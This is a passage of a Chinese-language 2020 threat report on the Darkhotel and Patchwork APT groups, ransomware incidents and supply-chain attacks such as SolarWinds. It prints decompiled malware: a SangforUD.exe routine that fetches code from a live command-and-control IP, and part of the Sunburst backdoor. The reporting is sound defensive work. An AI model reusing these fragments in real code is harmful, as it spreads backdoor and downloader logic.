
UN Under-Secretary-General for Peacekeeping Operations, Jean-Pierre Lacroix, attended the ceremony and spoke highly of China's efforts in peacekeeping actions.

He expressed hopes that female peacekeepers will account for around 15 percent of all peacekeepers in the near future.

图：OIMC News Letter.pdf.lnk

4. APT 组织 Darkhotel

Darkhotel 是一个至少从 2014 年就开始进行网络攻击的 APT 组织，疑似来自朝鲜。这个组织又称：APT-C-06、SIG25、Dubnium、Fallout Team 或 Shadow Crane。中国，美国，印度，俄罗斯等多国都曾遭受其攻击，该组织涉及的行业有国防、能源、政府、医疗保健、非政府组织、制药、研究与技术等。在 2020 年微软宣告 Windows 7 系统停止更新第二日“Darikhotel”就被披露，利用 CVE-2019-17026（火狐浏览器）和 CVE-2020-0674（IE 浏览器）这两个漏洞对我国商贸相关的政府机构进行攻击，并且在疫情期间，其劫持国内某 VPN 设备下发恶意程序 SangforUD.exe，SangforUD.exe 带有伪冒的数签，当受害者执行 SangforUD.exe 后，其会联网下发恶意代码。



图：恶意程序(SangforUD.exe)仿造数签

```
v1 = 0;
dwNumberOfBytesAvailable = 0;
v2 = (char *)lpBuffer;
dwNumberOfBytesRead = 0;
v3 = WinHttpOpen(L"EasyClient_update/1.0", 0, 0, 0, 0);
v8 = v3;
if ( v3 && (v4 = WinHttpConnect(v3, L"185.198.56.191", 0x50u, 0), (hInternet = v4) != 0) )
{
  v5 = WinHttpOpenRequest(v4, L"GET", L"/Update_check.php?s=DKFMMEKFJIFUIDUFDKFJENEHHHFEJBNEJN", 0, 0, 0, 0);
  v6 = v5;
  if ( v5 && WinHttpSendRequest(v5, 0, 0, 0, 0, 0, 0) && WinHttpReceiveResponse(v6, 0) )
  {
    do
    {
      dwNumberOfBytesAvailable = 0;
      if ( !WinHttpQueryDataAvailable(v6, &dwNumberOfBytesAvailable) )
        sub_100023F0(v2, 0, dwNumberOfBytesAvailable + 1);
      if ( WinHttpReadData(v6, v2, dwNumberOfBytesAvailable, &dwNumberOfBytesRead) )
      {
        v2 += dwNumberOfBytesAvailable;
        v1 += dwNumberOfBytesAvailable;
      }
    }
    while ( dwNumberOfBytesAvailable );
    WinHttpCloseHandle(v6);
    WinHttpCloseHandle(hInternet);
    WinHttpCloseHandle(v8);
    result = v1;
  }
  else
  {
    result = 0;
  }
}
else
{
  result = 0;
}
return result;
```

图：SangforUD.exe 联网下发恶意程序

5. APT 组织 Patchwork

Patchwork 是一个至少从 2015 年就开始进行网络攻击的 APT 组织，疑似来自印度。这个 APT 组织有很多别称：“摩诃草”、Operation Hangover、Viceroy Tiger、Dropping Elephant、Monsoon、APT-C-09 或 Chinastrats。从 2020 年所捕获的攻击样本分析发现，该组织的大多数的活动都集中在中国、巴基斯坦等亚洲国家，针对的目标行业大多数为医疗机构、政府和政府相关组织，攻击手法有投递恶意宏文档，利用钓鱼网站和使用 esp 漏洞（CVE-2017-0261）等。例如：

其针对中国的诱饵文档“武汉旅行信息收集申请表.xlsm”，”申请表格 xlsm”等中，主要使用的攻击手法是投递带恶意宏的文档，通过宏代码去远程加载恶意文件下载远控木马。


中华人民共和国国家卫生健康委员会
National Health Commission of the People's Republic of China


这是一个受保护的文档，点击“启用内容”以填写详细信息

武汉旅行信息收集申请表

请填写不适用并发送（如果需要）：

人信息		你遇到的人的细节	
姓名	当前位置	姓名	当前位置

图：武汉旅行信息收集申请表.xlsm



安全警告 宏已被禁用。 选项...

A1 这是一个受保护的文档，点击“启用内容”以填写详细信息

	A	B	C	D
1			这是一个受保护的文档，点击“启用内容”以填写详细信息	
2				
3			收集健康准备信息的申请表	
4				
5	1） 医院/部门名称 ：			
6				
7	2） 负责人/代表 ：			
8		名称 ：		
9		指定/ 衔 ：		
10		身份证号码。：		
11		电子邮件 ：		
12		电话/ 手机号码。：		
13				
14				
15	3） 地址：			
16				
17	4） 人力资源 ：			
18		医生人数 ：		
19		护理人员数 ：		
20		床数 ：		
21		病毒测试实验室设施：		
22				
23				
24	5） 医院服务区覆盖 ：			
25		县/市 ：		
26		地区 ：		
27		县 ：		
28				
29	6） 每年服务的病人数 ：			
30		最近收治的病人 ：		
31		感染/疾病类型 ：		
32		症状 ：		
33		多少天的病人 ：		
34				
35	7） 可用药物清单 ：			
36			药品名称	药物类型
37				
38				
39				
40				
41				
42				

图：申请表格 xlsm

在其所投递的和巴基斯坦相关的攻击样本“National_Network_Security.docx.”中，主要利用 esp 漏洞去下发后门和收集信息，样本内容提及了巴中国家网络安全相关信息。

FIA
FEDERAL INVESTIGATION AGENCY

Pak-China Internet Security Law 2020

Pakistan-China National Network Security Incident Contingency Plans

Importing: ...S~1\Windows\TEMPOR~1\Content.MSO\74AA65A4.eps
Progress: 95 %
Encapsulated PostScript Graphic Filter
Copyright © 2000 Access Softek. All rights reserved
Cancel

Provinces, Autonomous Regions And Municipalities, Xinjiang Production And Construction Corps Party Committee Network Security And Information Leading Group, The Central And State Organs Of The Ministries, The People's Organizations:

"National Network Security Incident Contingency Plans" Has Been The Central Network Security And Information Leading Group Agreed, Is Now Issued To You, Please Carefully Organize The Implementation.

Central Network Security And Information Leading Group Office

June 03, 2020

1 General

1.1 Purpose of preparation

Establish and improve the national network security incident emergency mechanism to

FIA
FEDERAL INVESTIGATION AGENCY

1.3 working principle

Adhere to the unified leadership, grading responsibility; adhere to the unified command, close coordination, rapid response, scientific treatment; adhere to the prevention of prevention, prevention and emergency combination; adhere to who is responsible for who, who is responsible for running, give full play to all forces together Prevention and disposal of

al Structure and Responsibilities

p and Responsibilities

adership of the Central Network Security and Information Leading Group (hereinafter referred to as the "Leading Group"), the Office of the Central Network Security and Information Leading Group (hereinafter referred to as the "Central Network Office") coordinates the organization of national network security incident response, Establish and improve the cross-sectoral linkage mechanism, the Ministry of Industry and Information Technology, the Ministry of Public Security, the State Secrecy Bureau and other relevant departments in accordance with the division of responsibilities responsible for the relevant network security incident response.

3 Emergency Treatment

3.1 Event report

After the network security incident occurs, the incident unit should immediately start the emergency plan, the implementation of disposal and timely submission of information. The relevant regions and departments immediately organize the early disposal, control the situation, eliminate hidden dangers, at the same time organization and judgment, pay attention to save the evidence, do a good job of information communication. For the primary judgment is particularly significant, major network security incidents, and immediately report to the emergency office.

3.2 Emergency response

The network security incident emergency response is divided into four levels, corresponding

图：National_Network_Security.docx

（四）2020 年勒索病毒分析

1. 勒索病毒概述

勒索病毒从早期针对普通用户的攻击转变为针对中大型政府、企业、机构。勒索事件逐年增长，攻击也越来越具有针对性和目标性。

2020 年，据全球企业调查和风险咨询公司 Kroll 的报道，勒索软件是 2020 年最常见的威胁。其可能通过网络钓鱼电子邮件，漏洞，开放式远程桌面协议（RDP）和 Microsoft 专有的网络通信协议等来发起攻击。如今，勒索软件几乎都采用双重勒索模式进行索取赎金：在入侵目标后窃取企业数据，再使用勒索病毒进行加密。黑客以公开窃取到的数据为要挟，进一步胁迫受害群体缴纳赎金。据统计，2020 年勒索软件的攻击事件已突破历史最高点。

勒索病毒影响的行业甚广，传统企业、教育、医疗、政府机构遭受攻击最为严重，互联网、金融、能源也遭到勒索病毒攻击影响。

2. 勒索病毒事件

2020 年 3 月，进行冠状病毒疫苗现场试验的药物测试公司 Hammersmith Medicines Research LTD（HMR）遭受勒索病毒 Maze 攻击。在该公司拒绝支付赎金之后，Maze 勒索软件运营商在其泄漏网站上发布了一些被盗文件。黑客窃取的记录包含公司扫描时收集的文件和结果的扫描副本，包括姓名，出生日期，身份证件，健康调查表，同意书，全科医生提供的信息以及一些检测结果。

2020 年 4 月，葡萄牙跨国能源公司(天然气和电力)EDP(Energias de Portugal)遭 Ragnar Locker 勒索软件攻击，赎金高达 1090 万美金。攻击者声称已经获取了公司 10TB 的敏感数据文件，如果 EDP 不支付赎金，那么他们将公开泄露这些数据。根据 EDP 加密系统上的赎金记录，攻击者能够窃取有关账单、合同、交易、客户和合作伙伴的机密信息。

2020 年 6 月，美国加州大学遭受 Netwalker 勒索软件攻击。由于被加密的数据对于所从事的一些学术工作非常重要，因此，该学校向勒索攻击者支付大约 114 万美元赎金，以换取解锁加密数据的工具。

2020 年 6 月，REvil（Sodinokibi）勒索软件入侵了巴西的电力公司 Light S.A，并要求其提供 1400 万美元的赎金。Light S.A 承认发生了该入侵事件，表示黑客入侵了系统，并对所有 Windows 系统文件进行加密。

2020 年 7 月，西班牙国有铁路基础设施管理公司 ADIF 遭受了勒索软件 Revil 的攻击。攻击者声称窃取了 800GB 的机密数据，包括 ADIF 的高速招聘委员会合同、财产记录、现场工程报告、项目行动计划、关于客户的文件等等。

2020 年 8 月，BleepingComputer 报道了佳能遭受名为 Maze 勒索软件团伙攻击的事件。在 Maze 的网站上，勒索软件团伙称其公布了攻击期间从佳能窃取的 5%的数据。发布的文档是一个名为

“STRATEGICPLANNINGpart62.zip”的 2.2GB 的压缩文件，其中包含营销资料和视频，以及佳能网站相关的文件。

2020 年 8 月，Maze 勒索软件团伙入侵了东南亚的私营钢板公司 Hoa Sen Group（HSG），并声称拥有公司的敏感数据。在 Maze 网站上，勒索软件团伙声称已发布了公司被泄漏总数据的 5%。例如 HSG 的多份求职信，屏幕快照，简历，学术文件等等。

2020 年 9 月，智利三大银行之一的 Banco Estado 银行受到 REvil 勒索软件的网络攻击，使得其相关分行被迫关闭。

2020 年 10 月，勒索软件组织 Egregor 对外声称成功入侵了育碧和 Crytek 两大游戏公司，获得了包括《看门狗：军团》源代码在内的诸多内部内容。之后该勒索组织公布了这款游戏的源代码，并在多个专用追踪器上放出了下载链接，源代码大小为 560GB。

2020 年 11 月芯片制造商 Advantech 受到 Conti 勒索软件攻击，要求其提供 750 比特币，约合 1400 万美元，以解密 Advantech 被加密的文件并删除被窃数据。为了让 Advantech 确认数据确实已经被盗，攻击者在其数据泄漏网站上发布了被盗文件的列表。根据勒索信息声称，在网站上公开的 3.03GB 数据只占全部被窃数据的 2%。

2020 年 12 月，墨西哥的富士康工厂遭到了“DoppelPaymer”勒索软件的攻击，攻击者窃取大量未加密文件，并对相关设备进行加密并勒索赎金 3400 万美元。

3. 2020 年 1 至 12 月勒索病毒 Top3


在 2020 年期间有不少往年出现过的勒索病毒也处于高度活跃的状态，其中有 GIobeImposter、CrySis、Stop、Maze，Egregor 等。

以下将根据感染量、威胁性筛选出影响较大的年度 Top3 勒索病毒进行概要性总结。

3.1 Sodinkibi 勒索病毒

Sodinokibi（又称 REvil），于 2019 年 4 月下旬首次发现，最初通过 Oracle WebLogic 漏洞传播。自从 CandCrab 于 2020 年 6 月宣布“退休”以来，新生勒索 Sodinokibi 便以部分代码相似度高以及分发途径重叠等一直被视为 GandCrab 团队的新项目，或称为其接班人。Sodinokibi 被作为一种“勒索软件即服务”，它依赖于子公司分发和营销勒索软件。

Sodinokibi 的攻击目标涉及领域较广，医疗机构、政府单位、大中型企业均有感染发生。Sodinokibi 采用椭圆曲线(ECC)非对称加密算法，加密逻辑严谨在没有攻击者私钥的情况下暂不能解密。




图：Sodinokibi 勒索信

3.2 Maze 勒索病毒

Maze 勒索病毒至少自 2019 年就开始活跃，其最初通过在挂马网站上的漏洞攻击工具包以及带恶意附件的垃圾邮件进行传播，后来开始利用安全漏洞专门针对大型公司进行攻击。2020 年多家大型公司如：美国半导体制造商 MaxLinear、药检公司 HMR、佳能美国公司、越南钢铁企业 HSG、半导体大厂 SK 海力士以及韩国 LG 集团等都遭受到 Maze 病毒勒索攻击。并且因 Maze 勒索方式：如果受害者不付款，攻击者就会公开窃取数据，其中部分拒绝支付赎金的公司的一些数据在 Maze 的“泄密网站”上被公布。而且，许多其他勒索软件也开始效仿这种勒索方式。

Maze 勒索病毒的加密模式采用对称加密和非对称加密算法的结合方式，并且被其加密后的每个文件后缀名都是随机生成的，并不相同。如需解密，需要结合攻击者的 RSA 私钥。



图：Maze 勒索信

3.3 Egregor 勒索病毒

Egregor 勒索病毒于 2020 年 9 月新被披露，据报道，其与 Sekhmet 勒索软件和 Maze 勒索软件存在关联，其目标包括了大型零售业者及其他组织。2020 年多家大型企业政府组织等都遭受到 Egregor 病毒勒索攻击，如育碧和 Crytek 两大游戏公司，跨国零售公司 Cencosud 以及加拿大温哥华公共交通机构 TransLink 等。为了从受害者处获得赎金，Egregor 勒索软件运营者威胁受害者：如果不付款，攻击者就会公开窃取数据，通知媒体，来公开企业遭受入侵的消息。除此之外，根据 Egregor 的勒赎通知，受害者支付赎金不仅能够让资料解密，攻击者还会提供建议来确保公司网路的安全。

Egregor 勒索软件主要使用基于流密码 ChaCha 和非对称密码 RSA 的混合加密方案，解密文件需要作者的 RSA 私钥，文件加密逻辑完善，因此在没有攻击者私钥的情况下暂不能解密。

图：Egregor 勒索信

（五）2020 年供应链攻击分析

1. 供应链攻击概述：

近年来,随着黑客团伙等利用供应链攻击作为安全突破口对各大政府企业机构组织所进行的网络攻击安全事件不断发生,供应链攻击已成为 2020 年最具影响力的高级威胁之一。供应链攻击一般利用产品软件官网或者软件包存储库等进行传播。例如：黑客通过攻陷某知名官网的服务器，篡改其服务器上所提供的软件源代码，使得这些软件在被用户下载后安装时触发恶意行为。这些携带恶意代码的软件来自受信任的分发渠道，携带着相应的供应商数字签名，使得恶意程序的隐蔽性大大增强，安全检测难度加大。

2. 供应链攻击事件：

历年来，供应链攻击都是网络安全关注的重点之一。每年或多或少都有被爆出的供应链攻击事件。

PhpStudy 后门事件，黑客篡改了 PhpStudy 安装包中的 php_xmlrpc.dll 模块，插入后门后二次打包在各下载站中发布,国内大量用户受害。

XcodeGhost 事件,开发者使用非苹果公司官方渠道的 XCODE 工具开发苹果应用程序(苹果 APP)时，会向正常的苹果 APP 中植入恶意代码。被植入恶意程序的苹果 APP 可以在 App Store 正常下载并安装使用。该恶意代码具有信息窃取行为，并具有进行恶意远程控制的功能。大量的 APP 软件受影响。

CCleaner 后门事件，由于官方的应用程序 CCleaner version 5.33.6162 和 CCleaner Cloud version 1.07.3191 被植入了恶意代码，利用被篡改的 CCleanrer 软件对 CClearner 用户实施网络攻击。


NotPetya 攻击事件，该恶意软件攻击了乌克兰会计软件 MeDoc 的更新服务器，利用被感染的服务器更新恶意软件，导致病毒大面积扩散。

3. 重大供应链攻击事件分析：

2020 年 12 月，APT 组织 UNC2452 所使用的 SolarWinds 供应链攻击就给全球带来了巨大影响。据悉，大约有超过 250 家美国联邦机构和企业受到影响，其中包括美国财政部、美国 NTIA，美国安全公司 FireEye 等，可以算得上是 2020 年最具影响力的供应链攻击事件了。

该供应链事件是源于软件提供商 SolarWindsSolarWinds 旗下的 Orion 网络管理软件源码遭黑客篡改，黑客在名为 SolarWinds.Orion.Core.BusinessLayer.dll 的文件中添加了 Sunburst 后门代码，使得 Sunburst 后门带有有效的数字签名：Solarwinds Worldwide，LLC。

较原来正常的 SolarWinds.Orion.Core.BusinessLayer.dll 文件相比，恶意 DLL 文件中的 Sunburst 后门代码存于新增的 OrionImprovementBusinessLayer 类中。



Sunburst 后门可通过执行远控指令执行窃取数据，下发恶意代码等操作，并且因 SolarWinds Orion 软件传播范围极广，使得此次供应链事件波及的范围也很广。

```
public static void Initialize()
{
    try
    {
        if (OrionImprovementBusinessLayer.GetHash(Process.GetCurrentProcess().ProcessName.ToLower()) == 17291806236368054941uL)
        {
            DateTime lastWriteTime = File.GetLastWriteTime(Assembly.GetExecutingAssembly().Location);
            int num = new Random().Next(288, 336);
            if (DateTime.Now.CompareTo(lastWriteTime.AddHours((double)num)) >= 0)
            {
                OrionImprovementBusinessLayer.instance = new NamedPipeServerStream(OrionImprovementBusinessLayer.appId);
                OrionImprovementBusinessLayer.ConfigManager.ReadReportStatus(out OrionImprovementBusinessLayer.status);
                if (OrionImprovementBusinessLayer.status != OrionImprovementBusinessLayer.ReportStatus.Truncate)
                {
                    OrionImprovementBusinessLayer.DelayMin(0, 0);
                    OrionImprovementBusinessLayer.domain4 = IPGlobalProperties.GetIPGlobalProperties().DomainName;
                    if (!string.IsNullOrEmpty(OrionImprovementBusinessLayer.domain4) && !OrionImprovementBusinessLayer.IsNullOrInva
                    {
                        OrionImprovementBusinessLayer.DelayMin(0, 0);
                        if (OrionImprovementBusinessLayer.GetOrCreateUserID(out OrionImprovementBusinessLayer.userId))
                        {
                            OrionImprovementBusinessLayer.DelayMin(0, 0);
                            OrionImprovementBusinessLayer.ConfigManager.ReadServiceStatus(false);
                            OrionImprovementBusinessLayer.Update();
                            OrionImprovementBusinessLayer.instance.Close();
                        }
                    }
                }
            }
        }
    }
    catch (Exception)
```

供应链攻击危害逐渐显现，由于该攻击检测难度大、持续性长、攻击面广、影响深远，企业或个人用户应当加强漏洞检测水平，提高安全响应能力，努力建设良好的软件供应链生态。

